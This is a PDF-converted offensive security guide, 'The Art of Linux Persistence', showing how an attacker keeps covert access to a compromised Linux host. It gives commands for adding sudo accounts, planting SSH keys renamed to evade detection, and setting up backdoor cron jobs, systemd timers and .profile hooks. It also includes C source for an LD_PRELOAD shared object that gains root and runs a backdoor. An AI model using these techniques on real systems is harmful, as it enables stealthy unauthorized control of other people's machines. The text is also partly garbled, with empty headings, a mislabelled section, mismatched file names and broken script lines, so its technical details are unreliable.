


THE ART OF LINUX PERSISTENCE



HADESS

WWW.HADESS.IO



INTRODUCTION

The concept of persistence in Linux systems is an intricate tapestry woven from the threads of system administration, security, and advanced operational techniques. It represents the methodologies and strategies employed to maintain continuous operational functionality, automate essential tasks, and in certain contexts, secure or regain access to system resources. This introduction aims to shed light on the multifaceted nature of persistence in Linux, exploring its various forms and applications.

At the heart of Linux persistence lies the fundamental need to ensure that critical processes and services remain active and resilient against interruptions, whether they stem from system reboots, user logoffs, or other operational contingencies. This necessity is paramount in maintaining the reliability and efficiency of Linux systems, which are often at the core of modern computing infrastructure. The methods to achieve such persistence vary in complexity and scope, ranging from simple automated tasks to sophisticated manipulation of system internals.

One of the most basic yet powerful forms of persistence is through the creation of scheduled tasks using cron jobs and systemd timers. These tools allow administrators to automate routine tasks, ensuring that essential operations like backups, system updates, and custom monitoring scripts are executed at predefined intervals. This automation not only aids in maintaining system health and performance but also ensures that critical tasks are not overlooked.

Delving deeper into the realm of Linux persistence, we encounter techniques such as shell configuration modification and dynamic linker hijacking. These methods leverage the flexibility and power of the Linux environment to modify user experiences and control system behavior. By altering shell configuration files or manipulating the dynamic linker process, one can dictate how certain commands are executed or how shared libraries are loaded, thereby subtly influencing system operations.

In the sphere of security and access control, methods such as SSH authorized keys and SUID binaries play a pivotal role. SSH keys provide a secure and convenient way to access remote systems without the need for passwords, while SUID binaries can be used to execute programs with elevated privileges. These techniques, when used judiciously, enhance both the security and functionality of Linux systems.

However, the art of Linux persistence also ventures into more advanced territory, where techniques like backdooring user startup files, modifying the Message of the Day (MOTD), and manipulating software package managers come into play. These methods, often employed in the context of security testing and ethical hacking, involve modifying key system files or configurations to achieve specific, often covert, objectives. They require a deep understanding of Linux internals and a strong adherence to ethical guidelines.

Beyond these, the landscape of Linux persistence is dotted with innovative and niche techniques. From system call monitoring and alteration to the use of udev rules for triggering actions based on hardware events, these methods showcase the versatility and depth of the Linux operating system. They cater to specialized needs, offering solutions that are as unique as the challenges they address.



DOCUMENT INFO



To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher

Amir Gholizadeh (@arimaqz), Surya Dev Singh (@kryolite_secure), ADHOKSHAJ MISHRA(@adhokshajmishra)

TABLE OF CONTENT

Executive Summary

- Create account
- SSH Authorized keys
- Scheduled tasks
- Cron
- Systemd timers
- Shell configuration modification
- Dynamic linker hijacking
- SUID binary
- rc.common/rc.local
- Systemd services
- Trap
- Backdooring user startup file
- Backdooring MOTD
- Backdooring APT
- Backdooring openvpn
- Backdooring git

- Config
- Hooks
- System Call
- Modifying Environment Variables
- Login Scripts
- XDG Autostart
- udev Rules
- Alias Commands
- Binary Replacement or Wrapping
- Kernel Modules
- Database Triggers (For Systems Using Databases)

Executive Summary

In the realm of Linux system administration, security, and advanced operations, the concept of persistence is pivotal. Persistence in Linux refers to the techniques and methodologies used to maintain continuous operations, automate tasks, ensure the execution of critical processes, and sometimes, in the context of security, maintain access. This comprehensive guide delves into various facets of Linux persistence, exploring a wide array of methods ranging from basic system administration to advanced security practices.

1. Standard Persistence Techniques (S)

- **Create Account:** Establishing additional user accounts for access continuity.
- **SSH Authorized Keys:** Utilizing SSH keys for secure, passwordless authentication.
- **Scheduled Tasks:** Automating tasks using cron jobs and systemd timers.
- **Shell Configuration Modification:** Tweaking shell configurations like `.bashrc` for automated script execution.
- **Dynamic Linker Hijacking:** Manipulating the dynamic linker for control over shared library loading.

2. Resourceful Persistence Techniques (R)

- **SUID Binary:** Leveraging Set User ID binaries for privilege escalation.
- **rc.common/rc.local:** Utilizing legacy startup scripts for executing commands at boot.
- **Systemd Services:** Creating custom systemd services for persistent background processes.
- **Trap:** Employing signal handling in scripts for graceful termination and cleanup.

3. Advanced Persistence Techniques (A)

- **Backdooring User Startup File:** Modifying user-specific startup files for command execution.
- **Backdooring MOTD:** Injecting scripts or messages into the Message of the Day (MOTD) file.
- **Backdooring APT:** Manipulating the Advanced Package Tool (APT) for custom package management.
- **Backdooring OpenVPN:** Integrating scripts into OpenVPN configurations for additional actions during VPN connections.
- **Backdooring Git:** Utilizing Git hooks and configurations for automated script execution.

4. Innovative and Niche Techniques

- **System Call Monitoring and Alteration:** Observing and modifying system calls for specific behaviors.
- **Modifying Environment Variables:** Adjusting environment variables for influencing application behavior.
- **Login Scripts:** Executing scripts upon user login through profile scripts.
- **XDG Autostart:** Setting up applications or scripts to automatically start in graphical desktop environments.
- **udev Rules:** Triggering actions based on hardware events using udev rules.
- **Alias Commands:** Creating aliases in shell configurations for command substitution or extension.
- **Binary Replacement or Wrapping:** Replacing or wrapping system binaries for custom functionality.
- **Kernel Modules:** Loading custom kernel modules for deep system integration.
- **Database Triggers:** Using database triggers for automated actions in response to database events.

Key Findings

- Create account
- SSH Authorized keys
- Scheduled tasks
- Cron
- Systemd timers
- Shell configuration modification
- Dynamic linker hijacking
- SUID binary
- rc.common/rc.local
- Systemd services
- Trap
- Backdooring user startup file
- Backdooring MOTD
- Backdooring APT
- Backdooring openvpn
- Backdooring git



Abstract

The Art of Linux Persistence delves into the intricate world of maintaining continuous and automated operations within Linux systems, a critical aspect for system administrators, security professionals, and IT enthusiasts. This exploration covers a wide spectrum of techniques, from basic automation to advanced system manipulation, highlighting the versatility and depth of the Linux operating system. The focus is on understanding how various persistence methods can be applied to ensure operational continuity, automate routine tasks, and maintain secure access in diverse computing environments.

At its core, the concept of persistence in Linux revolves around the ability to sustain desired states and behaviors across system reboots, user sessions, and other operational changes. This includes automating tasks through cron jobs and systemd timers, modifying shell configurations, and leveraging SSH for secure, uninterrupted access. These foundational techniques form the bedrock of routine system maintenance and reliability, ensuring that critical operations such as backups, updates, and monitoring are consistently executed without manual intervention.

Moving into more advanced realms, the discussion extends to sophisticated methods like dynamic linker hijacking, SUID binary manipulation, and the modification of key system files such as MOTD and startup scripts. These techniques demonstrate the flexibility and power inherent in Linux systems, allowing for nuanced control and customization of system behavior. While powerful, they also underscore the importance of ethical considerations and security awareness, particularly in contexts involving system access and control.

In summary, The Art of Linux Persistence encapsulates the essence of leveraging Linux's capabilities to create robust, efficient, and secure computing environments. It serves as a comprehensive guide for those seeking to deepen their understanding of Linux system operations, offering insights into both standard and advanced persistence techniques. This work emphasizes not only the technical aspects of these methods but also advocates for their responsible and ethical use, ensuring that the pursuit of system persistence aligns with best practices in IT security and management.

METHODS



Create account



SSH Authorized keys




Scheduled tasks




Cron



Systemd timers



Shell configuration modification



Trap



MOTD



System Call



Environment



HADESS.IO

Windows Persistence



Leo Tolstoy Thinking About Linux Persistence.

01



Attacks

Account Creation for the Persistence

Linux operating system can usually have two types of account "Root" and "User" account. There are two usually two ways to manipulate the Accounts to maintain the persistence access to the machine :

User Account Creation

If we (attacker) has compromised the host and want to maintain the persistence access by creating an normal user account , then we can user `useradd` like so :

```
# create a user account with an home directory in /home/username
sudo useradd -m <username>

# to be able to login into the created account , an password should be set for that account
sudo passwd <username>
```

Root/Superuser Account Creation

Usually there are root user on the linux machine , but not enabled , we can enable then by giving password to them like so : `sudo passwd` and can set the password for them to enable root access to machine, But if we want to create an user and add it to sudoers groups , we can use the following commands :

```
# Create a user account
sudo useradd <username>

# now add the user to suoders group
sudo usermod -aG sudo <username>
```

Persistance using SSH Authorized Keys

For maintaining the Persistence access to the Machine , an adversary may modify the `authorized_keys` file to maintain persistence on the victim host. Hers is how it goes .

for evading the detection , we can also replace the name at the end to something legitimate eg : `ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQBgQCwIqohDVyEsHt5lHcI86scq5EWVm+DYpvhuoleV8EnkOonUFABgC2/9KdbMLG/di19N3oWRo60WG1F/LbRg5TNBzfuakSU5UDoGCOI6m/DzwBkfJUcnRoYg/20SSPnqQP+V8aCISyiHcs5LuS996t9oGKWiwyg4ScXeIGtlKZzgHPUL2+l6K2Rtga+G5I+X4sXU SAYbNR9xPDxwPqw5+ShwT7F+1HzR3ITI+uzySXKQVq4cXMkaJvuiwW1r/R80eyd05DWlj670CyH9ZS4dnamDoXdGYZ1B/DFp4eZQX5TB9Ggwu2FZ/aeWzv+tRPBDw5LKGdNtSfs7l+wNZNFUSEuNJdWYBNA0Dww4SMkgZdY8K95s1QiG/EcajFjGulbsl8Cpnmx3nTJsMdBtsRLgKIPylA0DWysgrL6cyEIxkCoIs/tnv+YCvnTAEvbINEB0VMSaJUtqID5tG7+Mbd0t/Lew9jmeh/uYfQ7i60zHfZNKJ3/lCPeKEN/aExui7k0= root@kali

These file is usually found in `<user-home/.ssh/authorized_keys` .
An adversary can generate the SSH keys using `ssh-keygen` it will generate the public key `id_rsa.pub` like so :

Persistence using Scheduled task

Persistence access to the machine can be done by creating the several specific schedule task , there usually two of creating the schedule task `cronjobs modification/creaton` or `malicious timer modification/creation`

Cron Jobs

Cronjobs are the way of creating a schedule task in linux machine , just like we use `sachtasks` in windows.
we can create our malicious cron job to give us persistence access , usually these are done by configuring the specific files , here are few of them :

- - `/etc/crontab`
- - `/etc/cron.d/*`
- - `/etc/cron.{hourly,daily,weekly,monthly}/*`
- - `/var/spool/cron/crontab/*`

If you are a user you can modify your own `crontab` , using `crontab -e`. This will create a file in `/var/spool/cron/crontab/<user>` in specific to user who is doing the modification. for example , here is how malicious cron job file would look like :

```
*/5 * * * * /opt/backdoor.sh
```

Here it will run the backdoor script in every 5 minutes .

so , when we create any cron job using the command like `crontab -e` it will create a file in `/var/spool/cron/crontab/<user>` but it will create their configuration file in `/etc/crontab` or `/etc/crontab.d/<ARBITRARY FILE>`. Unlike the files in `/var/spool/cron/*` where the user of the jobs are implied based on the whose crontab it is, the lines in `/etc/crontab` include a username. an malicious adversary with root privilege can modify these files to gain persistence access to machine . Example :

```
vi /etc/crontab/  
*/2 * * * * root /opt/beacon.sh
```

This will run `/opt/backdoor.sh` every 2 minutes as `root`

Cron Jobs

This is yet another uncommon approach of getting persistence access to linux machine. so , what happens is , usually all the services within the linux machine are triggered on boot time , they have specific init entry in boot process. but these services can be triggered at specific times also using `timers`.

To see the timers within the machines we can using the following command : `systemctl list-timers`

```

root@kali:~/.ssh# systemctl list-timers
      LEFT LAST          PASSED UNIT                                ACTIVATES
NEXT   11min Sat 2023-12-09 14:39:26 EST  17min ago phpsessionclean.timer  phpsessionclean.ser>
Sat 2023-12-09 15:09:00 EST    6h Fri 2023-12-08 10:44:57 EST  - man-db.timer           man-db.service
Sat 2023-12-09 21:48:06 EST    9h Sat 2023-12-09 06:53:21 EST  - dpkg-db-backup.timer  dpkg-db-backup.serv>
Sun 2023-12-10 00:00:00 EST    9h Sat 2023-12-09 06:53:21 EST  - logrotate.timer        logrotate.service
Sun 2023-12-10 02:55:31 EST   11h Sat 2023-12-09 06:53:21 EST  - apt-daily.timer       apt-daily.service
Sun 2023-12-10 03:10:13 EST   12h Sun 2023-12-03 03:44:39 EST  - e2scrub_all.timer     e2scrub_all.service
Sun 2023-12-10 06:09:29 EST   15h Sat 2023-12-09 06:53:21 EST  - apt-daily-upgrade.timer apt-daily-upgrade.s>
Sun 2023-12-10 06:25:00 EST   15h Sat 2023-12-09 06:53:21 EST  - ntpsec-rotate-stats.timer ntpsec-rotate-stats>
Sun 2023-12-10 09:32:31 EST   18h Sat 2023-12-09 14:53:54 EST  3min 9s ago plocate-updatedb.timer plocate-updatedb.se>
Sun 2023-12-10 14:46:54 EST   23h Sat 2023-12-09 14:46:54 EST  10min ago systemd-tmpfiles-clean.timer  systemd-tmpfiles-cl>
Mon 2023-12-11 00:32:48 EST  1 day 9h Tue 2023-12-05 11:07:04 EST  - fstrim.timer          fstrim.service

11 timers listed.
Pass --all to see loaded but inactive timers, too.
lines 1-15/15 (END)

```

to create our malicious `timer` file persistence access , we would need two things :

- Malicious `.service` File
- Malicious `.timer` File

The .service files are like all the other services file out there , that are configure to do specific task like trigger our backdoor script , we can do that like so :

We created its service at `/etc/systemd/system/malicious.service`

```

[Unit]
Description=Bad service

[Service]
ExecStart=/opt/backdoor.sh

```



Now we need to create .timer file , which are nothing but the trigger file , that will trigger our malicious service at specific timing. example :

We created a file `/etc/systemd/system/malicious.timer`

```

[Unit]
Description=malicious timer

[Timer]
OnBootSec=5
OnUnitActiveSec=5m

[Install]
WantedBy=timers.target

```



Here `OnUnitActiveSec=5m`: is how long to wait before triggering the service again , after every 5minute we will get our service triggered , and potentially give us persistence access to the machine

****make sure to start the service and enable it to make it working****

```
# systemctl daemon-reload
systemctl enable scheduled_bad.timer
systemctl start scheduled_bad.timer
```

Shell Configuration Modification

The shell in linux is the most crucial part of its environment , but it does load with lots of other configuration files , that are executed whenever the shell starts or ends , here are few of these files

Files	Working
/etc/bash.bashrc	systemwide files executed at the start of <u>interactive shell</u> (<u>tmux</u>)
/etc/bash_logout	Systemwide files executed when we terminate the shell
~/.bashrc	<u>Widely exploited user specific</u> startup script executed at the start of shell
~/.bash_profile, ~/.bash_login, ~/.profile	<u>User specific files</u> , but which <u>found first</u> are executed first
~.bash_logout	<u>User specific files</u> , executed when <u>shell session closes</u>
~/.bash_logout	User-specific <u>clean up</u> script at the end of the session
/etc/profile	Systemwide files executed at the start of login shells
/etc/profile.d	all the .sh files are <u>executed</u> at the start of login shells

Tip : Try to first modify the `~/.profile` or `/etc/profile` to hide yourself without breaking the shell's normal configuration. So the file (`~/.profile`) would look something like this :

```
# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi
chmod +x /opt/backdoor.sh
/opt/backdoor.sh
```

Dynamic Linker Hijacking

This is an advanced persistence technique, usually used in **rootkit development for linux**. Before abusing this technique to leverage the persistence access to the linux machine, let's first understand what is dynamic linker in linux:

What is Dynamic linker 101

In modern operating system the program can be linked statically or dynamically during the runtime. Dynamically linked binaries use shared libraries located on the operating system. These libraries will be resolved, loaded, and linked at runtime. The Linux component that is in charge of this operation is the **dynamic linker**, also known as 'ld.so' or 'ld-linux.so.*'. A number of environment variables are used during the execution of the dynamic linker, the most important of which is **LD_PRELOAD**.

What is LD_PRELOAD

The Linux dynamic linker component called LD_PRELOAD, which provides excellent capability to hold the a list of user-specific, ELF-shared object files. The LD_PRELOAD allows us to load these shared object files into the process's address space prior to the program itself, thus potentially allowing the control over the execution flow. The LD_PRELOAD can be set using by writing to the '/etc/ld.so.preload' file or utilizing the 'LD_PRELOAD' environment variable.

It's mainly used for debugging, runtime testing of programs, but it can be abused by writing a malicious shared object entry in LD_PRELOAD.

By default both LD_PRELOAD variable and file /etc/ld.so.preload are not set, so if we can use 'ldd' or 'strace' to find the dependency of library and library files opened in memory respectively, it will show "no such file found". e.g. of "ls" binary in linux

```
(root㉿kali)-[~]
# ldd /bin/ls
linux-vdso.so.1 (0x00007ffe4c542000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007faedcffa000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007faedce18000)
libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007faedcd7d000)
/lib64/ld-linux-x86-64.so.2 (0x00007faedd068000)

(root㉿kali)-[~]
#
```

```
(root㉿kali)-[~]
# strace ls
execve("/usr/bin/ls", ["ls"], 0xffff0978c890 /* 58 vars */) = 0
brk(NULL)                               = 0x55dc8caf4000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f486f242000
access("/etc/ld.so.preload", R_OK)        = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=98091, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 98091, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f486f22a000
close(3)                                 = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libselinux.so.1", O_RDONLY|O_CLOEXEC) = 3
```

Creating malicious Shared object Library for Persistence

```
**preload.c**
```
shell

#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
 unsetenv("LD_PRELOAD");
 setresuid(0,0,0);
 system("/opt/backdoor.sh");
}

```
```
gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /root/Desktop/preload.c
```
```

```



This will generate the desired .so file , that we can now use for persistence.

Now just add this to `echo """/tmp/preload.so" >> /etc/ld.so.preload` , such that any time an program is loaded into memory , first your malicious shared object file load , and potentially allow us persistance access.

## SUID binary

SUID (Set User ID) is a special type of file permission given to a file in Linux and Unix systems. When a user executes an SUID-enabled file, the file runs with the permissions of the file owner, not the user who ran it. This is particularly useful for allowing users to execute programs with temporarily elevated privileges.


### Using SUID for Persistence

In the context of Linux system administration or security, SUID can be used for persistence by allowing a non-privileged user to execute a binary with higher privileges. However, it's important to note that this can be a significant security risk if misused or implemented without proper safeguards.

### Example Scenario

Let's say we have a script that needs to be run with root privileges, but we want to allow a non-root user to execute it. Create a Script: First, write a script that performs the desired task. For example, a script to list contents of a root-owned directory:

```
#!/bin/bash ls /root
```



Save and Make Executable: Save this script as listRootDir.sh and make it executable:

```
chmod +x listRootDir.sh
```

Change Ownership: Change the ownership of the script to root:

```
sudo chown root:root listRootDir.sh
```

Set SUID Bit: Set the SUID bit on the script:

```
sudo chmod u+s listRootDir.sh
```

## rc.common/rc.local

- Location: Typically, rc.local is located at /etc/rc.local.
- Purpose: It's executed by the init system at the end of the boot process.
- Custom Commands: Administrators can place custom startup commands in this file.

Using rc.local for Persistence

1. Edit rc.local: Open the rc.local file with a text editor. You need root privileges to edit it.

```
sudo nano /etc/rc.local
```

Add Commands: Before the exit 0 line, add the commands or scripts you want to execute at startup. For example, to start a custom script:

```
#!/bin/sh -e
#
rc.local
#
This script is executed at the end of each multiuser runlevel.
Make sure that the script will "exit 0" on success or any other
value on error.
#
In order to enable or disable this script just change the execution
bits.
#
By default this script does nothing.

/path/to/your/script.sh

exit 0
```

Make rc.local Executable: If rc.local is not already executable, change its permissions:

```
sudo chmod +x /etc/rc.local
```

Reboot: Reboot your system to test if the script runs at startup.

```
sudo reboot
```

## Systemd Services

Using systemd services is a modern and efficient way to achieve persistence in Linux. systemd is the init system and service manager in most Linux distributions, responsible for bootstrapping the user space and managing system processes after booting. By creating a custom systemd service, you can ensure that specific applications or scripts run automatically at system startup.

Creating a Custom systemd Service

Write Your Script: First, create the script you want to run at startup. For example, create a script named my\_script.sh:

```
#!/bin/bash
echo "My custom service is running" > /tmp/custom_service.log
```

Create a Service File: Create a new systemd service file in /etc/systemd/system/. For example, my\_custom\_service.service:

```
sudo nano /etc/systemd/system/my_custom_service.service
```

Add the following content to the service file:

```
[Unit]
Description=My custom service
After=network.target

[Service]
Type=simple
ExecStart=/path/to/my_script.sh
Restart=on-abort

[Install]
WantedBy=multi-user.target
```

- Description: A brief description of your service.
- After: Specifies the order in which services are started.
- Type: The startup type of the service, simple is the most common.
- ExecStart: The command to run your script.
- Restart: When to restart the service.
- WantedBy: Defines the target that the service should be attached to.

# Trap

The trap command in Linux is used in shell scripts to respond to signals and other system events. It allows you to specify a command or a script to execute when the script receives a signal. While trap is not typically used directly for persistence, it can be used to make scripts more robust, handle cleanup tasks, or ensure certain actions are taken even if the script is interrupted. This can indirectly contribute to a more reliable and persistent system behavior.

